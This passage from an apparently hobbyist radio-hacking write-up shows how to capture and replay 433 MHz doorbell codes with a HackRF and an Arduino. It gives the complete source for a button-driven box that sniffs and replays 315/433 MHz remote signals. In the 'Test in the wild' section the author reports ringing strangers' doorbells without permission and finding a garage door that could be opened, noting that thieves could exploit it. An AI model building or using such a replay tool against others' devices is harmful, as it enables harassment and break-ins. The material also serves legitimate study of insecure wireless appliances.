    Serial.print(" Protocol: "); Serial.println(mySwitch.getReceivedProtocol());
    mySwitch.resetAvailable();
  }
}
```

6.3 Experiment

The “serial monitor” output matched perfectly my previous conclusion:

```
Value: 876598675 / 110100001111111101010110010011 Length: 32 Delay: 707 Protocol: 2
```

#7. Emission

7.1 HackRF emission

The easiest way to replay the signal was to use the software provided with HackRF: `hackrf_transfer`. The option "`-f`" is for the frequency, "`-r filename`" is to record the data to a file and finally "`-t filename`" is to transmit the data read from the file.

Firstly, I recorded the signal:

```
paul@laptop:~/tuto1$ hackrf_transfer -r sample_433987000.wav -f 433987000
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433987000 Hz/433.987 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
^CCaught signal 2
 7.3 MiB / 0.356 sec = 20.6 MiB/second

User cancel, exiting...
Total time: 3.35637 s
hackrf_stop_rx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

After I replayed it:

```
paul@laptop:~/tuto1$ hackrf_transfer -t sample_433987000.wav -f 433987000
call hackrf_sample_rate_set(10000000 Hz/10.000 MHz)
call hackrf_baseband_filter_bandwidth_set(9000000 Hz/9.000 MHz)
call hackrf_set_freq(433987000 Hz/433.987 MHz)
Stop with Ctrl-C
19.9 MiB / 1.000 sec = 19.9 MiB/second
19.9 MiB / 1.000 sec = 19.9 MiB/second
20.2 MiB / 1.000 sec = 20.2 MiB/second
^CCaught signal 2
 2.4 MiB / 0.118 sec = 19.9 MiB/second

User cancel, exiting...
Total time: 3.11909 s
hackrf_stop_tx() done
hackrf_close() done
hackrf_exit() done
fclose(fd) done
exit
```

And the bell ringed!

7.2 Arduino

I could perfectly send the data via an Arduino device. Here is my schema:




Illustration 15: Arduino schema

The blue wire was for the data (D10).
The red wire was +5V.
The black wire was GND.

The source code:

```
#include <RCSwitch.h>

RCSwitch mySwitch = RCSwitch();

void setup() {

  Serial.begin(9600);
  mySwitch.enableTransmit(10);
  mySwitch.setProtocol(2);
  mySwitch.setRepeatTransmit(15);
  mySwitch.setPulseLength(690);
}

void loop() {

  mySwitch.send(876598675, 32);
  delay(20000);
}
```

As expected the bell ringed!

7.3 GNU Radio Companion

And finally, I could use GNU Radio Companion to generate the data sent to my HackRF device. However I did not find a way to successfully transmit the data to the receiver. Here is my attempt:




Illustration 16: GNU Radio Companion schema

I could see in the scope the same data as expected:

Illustration 17: Sent data in the scope

However it did not work as expected...

If someone knows why my schema does not work, could you please contact me at paul@r00ted.com.

#8. 315/433-Mbox: the “replay attacks” box

I decided to create an Arduino prototype in order to automatize “replay attacks” on 315/433 MHz. The prototype had two features:

- to sniff the 433MHz (and 315MHz) signal and store the value, the length and the pulse;
- to replay the stored value;

The final tool had to live in a Lego™ home-made box and included:

- two buttons: a first one to start to scan and second one to replay the captured value;
- two LED: a first one (green) to notify that the box is currently scanning and second one (red) to notify that a value was detected.

I named the project 315/433-Mbox.

8.1 Schema




Illustration 18: Arduino 315/433-Mbox schema

8.2 Code

```
#include <RCSwitch.h>
```

```
RCSwitch receiver = RCSwitch();
RCSwitch transmitter = RCSwitch();

int bt_scan=5; //scan button
int bt_replay=6; //replay button
int red_led=12; //red LED - when a signal is sniffed
int green_led=13; //green LED - when the board is scanning

unsigned long value=0; //data to replay
int length=0;  //data length to replay
int protocol=0; //data protocol to replay
int pulse=0; //data pulse

void setup() {
  Serial.begin(9600);
  receiver.enableReceive(0);

  pinMode(bt_scan, INPUT);
  pinMode(bt_replay, INPUT);
  pinMode(green_led, OUTPUT);
  pinMode(red_led, OUTPUT);

  digitalWrite(green_led, HIGH);
  digitalWrite(red_led, LOW);

}

void loop() {

  if (receiver.available()) {
    digitalWrite(green_led, LOW);
    digitalWrite(red_led, HIGH);

    Serial.print("Value: ");
    value=receiver.getReceivedValue();
    Serial.print(receiver.getReceivedValue() );
    Serial.print(" / ");
    Serial.print(receiver.getReceivedValue(), BIN);

    Serial.print(" Length: ");
    length=receiver.getReceivedBitlength();
    Serial.print(receiver.getReceivedBitlength() );

    Serial.print(" Delay: ");
    pulse=receiver.getReceivedDelay();
    Serial.print(receiver.getReceivedDelay() );

    Serial.print(" Protocol: ");
    protocol=receiver.getReceivedProtocol();
    Serial.println(receiver.getReceivedProtocol());
  }

  if (digitalRead(bt_replay)) {
    if (value!=0) {
      Serial.print("Button replay pressed: ");
      Serial.print(value);
      Serial.print(" Lenght: ");
      Serial.print(length);
      Serial.print(" Pulse: ");
      Serial.print(pulse);
      Serial.print(" Protocol: ");
      Serial.print(protocol);
      Serial.println("");

      receiver.disableReceive();
      transmitter.enableTransmit(10);
      transmitter.setProtocol(protocol);
      transmitter.setRepeatTransmit(15);
```

```
      transmitter.setPulseLength(pulse-15);
      transmitter.send(value, length);
      delay(1000);

      value=0;
      protocol=0;
      pulse=0;
      length=0;

      receiver.enableReceive(0);
      digitalWrite(green_led, HIGH);
      digitalWrite(red_led, LOW);
    }
  }
  if (digitalRead(bt_scan)) {
    Serial.print("Button scan pressed");
    digitalWrite(green_led, HIGH);
    digitalWrite(red_led, LOW);
    receiver.resetAvailable();
  }
}
```

8.3 Prototype

Here is a picture of the prototype:




Illustration 19: 315/433-Mbox prototype

8.4 Production

Version 1: "*the ant*"




Illustration 20: 315/433-MBox final result




Illustration 21: 315/433-MBox final result




Illustration 22: 315/433-MBox final result

Version 2: powered by a LCD




Illustration 23: 315/433-MBox with LCD




Illustration 24: 315/433-MBox with LCD




Illustration 25: 315/433-MBox with LCD

Illustration 26: 315/433-MBox with LCD

8.5 Test in the wild

After a week-end walking in the streets closed to my home I was able to switch on a few door bells remotely. The only risk in this context is to make people crazy ;). More interesting, I found one garage that uses 433MHz ASK signal to open the door. In this case, thieves could be interesting to sniff the signal to transmit it when the owner is not at home.

#9. Conclusion

I discovered radio frequency hacking a few weeks ago and the first results are quiet interesting. The biggest difficulties concerned the usage of GNU Radio Companion but I found a lot of people who helped me to understand the tool ;) (see the next chapter).

Concerning the result of my 315/433-Mbox, I was surprised of the quantity of home appliances “vulnerable” to replay attacks such as door bells (the threat is not huge but you can make people crazy if the bell rings all the time...), wireless garage door (the risk of theft is really important in this context)... On all my tests, it basically works on cheap devices. If you schedule to buy a wireless appliance such as a wireless garage door, do not hesitate to control the quality of the radio used and if a simple replay attack works on it.

My next play will be on FSK modulation and obviously, I will redact a write-up of this adventure.

#10. Greetings

Stéphane Emma (@defane), for the antenna chapter and to introduce me in the RF world.
Jean-Michel Picod (@jmichel_p), for its amazing patience and help.
Jérôme Nokin (@funoverip), for its awesome job related to the Verisure alarms[11] & its advices.
Yves Rougy (@yrougy), for its help concerning the “binary slicer” block in Gnu Radio Companion.
The #hackrf channel, for its advices.

And finally to Michael Ossmann (@michaelossmann) to create awesome gadgets such as the HackRF One used for this work.

11 https://funoverip.net/tag/verisure/